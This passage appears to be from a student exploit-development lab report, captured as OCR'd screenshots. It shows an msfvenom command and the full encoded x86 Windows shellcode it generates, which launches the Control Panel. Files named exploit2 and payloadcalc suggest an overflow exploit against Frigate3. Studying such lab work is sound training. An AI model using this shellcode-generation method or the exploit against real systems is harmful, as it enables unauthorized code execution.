

Recycle Bin
Google Chrome
Frigate3
StreamRipp...
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
12:50 PM
4/27/2021


Creating another payload similarly that triggers opening control panel in the same fashion:

```
File  Actions  Edit  View  Help

kali@kali:~$ msfvenom -a x86 --platform windows -p windows/exec CMD=control.exe -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 453 (iteration=0)
x86/alpha_mixed chosen with final size 453
Payload size: 453 bytes
Final size of python file: 2208 bytes
buf =  b""
buf += b"\x89\xe0\xd9\xc6\xd9\x70\xf4\x59\x49\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x4d\x38\x6e\x62"
buf += b"\x57\x70\x37\x70\x33\x30\x55\x30\x4d\x59\x4d\x35\x54"
buf += b"\x71\x49\x50\x33\x54\x4c\x4b\x62\x70\x64\x70\x6e\x6b"
buf += b"\x66\x32\x46\x6c\x6c\x4b\x51\x42\x56\x74\x6e\x6b\x73"
buf += b"\x42\x35\x78\x44\x4f\x58\x37\x62\x6a\x56\x46\x75\x61"
buf += b"\x79\x6f\x6e\x4c\x45\x6c\x70\x61\x31\x6c\x65\x52\x66"
buf += b"\x4c\x71\x30\x4f\x31\x38\x4f\x46\x6d\x43\x31\x38\x47"
buf += b"\x39\x72\x58\x72\x71\x42\x36\x37\x4e\x6b\x43\x62\x56"
buf += b"\x70\x4e\x6b\x72\x6a\x47\x4c\x6e\x6b\x32\x6c\x56\x71"
buf += b"\x63\x48\x6b\x53\x32\x68\x43\x31\x68\x51\x43\x61\x4c"
buf += b"\x4b\x71\x49\x51\x30\x73\x31\x79\x43\x6e\x6b\x42\x69"
buf += b"\x32\x38\x78\x63\x67\x4a\x37\x39\x6c\x4b\x36\x54\x6c"
buf += b"\x4b\x76\x61\x4a\x76\x56\x51\x79\x6f\x4e\x4c\x4a\x61"
buf += b"\x48\x4f\x66\x6d\x36\x61\x69\x57\x45\x68\x79\x70\x71"
buf += b"\x65\x7a\x56\x54\x43\x63\x4d\x4a\x58\x37\x4b\x53\x4d"
buf += b"\x37\x54\x54\x35\x4a\x44\x61\x48\x6c\x4b\x51\x48\x56"
buf += b"\x44\x37\x71\x79\x43\x35\x36\x6c\x4b\x36\x6c\x72\x6b"
buf += b"\x4c\x4b\x50\x58\x45\x4c\x35\x51\x49\x43\x6c\x4b\x47"
buf += b"\x74\x4e\x6b\x66\x61\x6e\x30\x6c\x49\x77\x34\x35\x74"
buf += b"\x37\x54\x53\x6b\x33\x6b\x45\x31\x71\x49\x61\x4a\x73"
buf += b"\x61\x6b\x4f\x49\x70\x73\x6f\x73\x6f\x31\x4a\x4c\x4b"
buf += b"\x44\x52\x38\x6b\x6e\x6d\x31\x4d\x70\x6a\x77\x71\x6c"
buf += b"\x4d\x4b\x35\x78\x32\x57\x70\x75\x50\x75\x50\x50\x50"
buf += b"\x55\x38\x35\x61\x4c\x4b\x72\x4f\x4e\x67\x69\x6f\x78"
buf += b"\x55\x4f\x4b\x7a\x50\x4f\x45\x79\x32\x42\x76\x70\x68"
buf += b"\x4e\x46\x4c\x55\x6f\x4d\x6d\x4d\x4b\x4f\x48\x55\x75"
buf += b"\x6c\x35\x56\x63\x4c\x54\x4a\x4d\x50\x79\x6b\x4d\x30"
buf += b"\x50\x75\x76\x65\x6d\x6b\x72\x67\x66\x73\x74\x32\x72"
buf += b"\x4f\x62\x4a\x43\x30\x33\x63\x39\x6f\x6b\x65\x43\x53"
buf += b"\x52\x4f\x52\x4e\x64\x34\x51\x62\x32\x4f\x72\x4c\x76"
buf += b"\x4e\x73\x55\x70\x78\x43\x55\x53\x30\x41\x41"
kali@kali:~$ buf += b"\x89\xe0\xd9\xc6\xd9\x70\xf4\x59\x49\x49\x49\x49\x49"
```




Control Panel
Search Control Panel
Adjust your computer's settings
View by: Category
System and Security
Review your computer's status
Back up your computer
Find and fix problems
Network and Internet
View network status and tasks
Choose homegroup and sharing options
Hardware and Sound
View devices and printers
Add a device
Programs
Uninstall a program
User Accounts and Family Safety
Add or remove user accounts
Set up parental controls for any user
Appearance
Change desktop background
Adjust screen resolution
Clock, Language, and Region
Change keyboards or other input methods
Ease of Access
Let Windows suggest settings
Optimize visual display
12:53 PM
4/27/2021


Computer ▸ Local Disk (C:) ▸ MyFolder ▸ lab8
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Name
Date modified
Type
Size
exploit2 - Copy - Copy 4/27/2021 12:53 PM Python File 3 KB
exploit2 - Copy 4/27/2021 12:49 PM Python File 3 KB
exploit2 4/27/2021 11:23 AM Python File 3 KB
Lab 8-03.04.2021 4/27/2021 11:23 AM Office Open XML ... 20 KB
payload 4/27/2021 12:36 PM Text Document 5 KB
payloadcalc 4/27/2021 12:52 PM Text Document 5 KB
payloadcontrolpanel 4/27/2021 12:53 PM Text Document 5 KB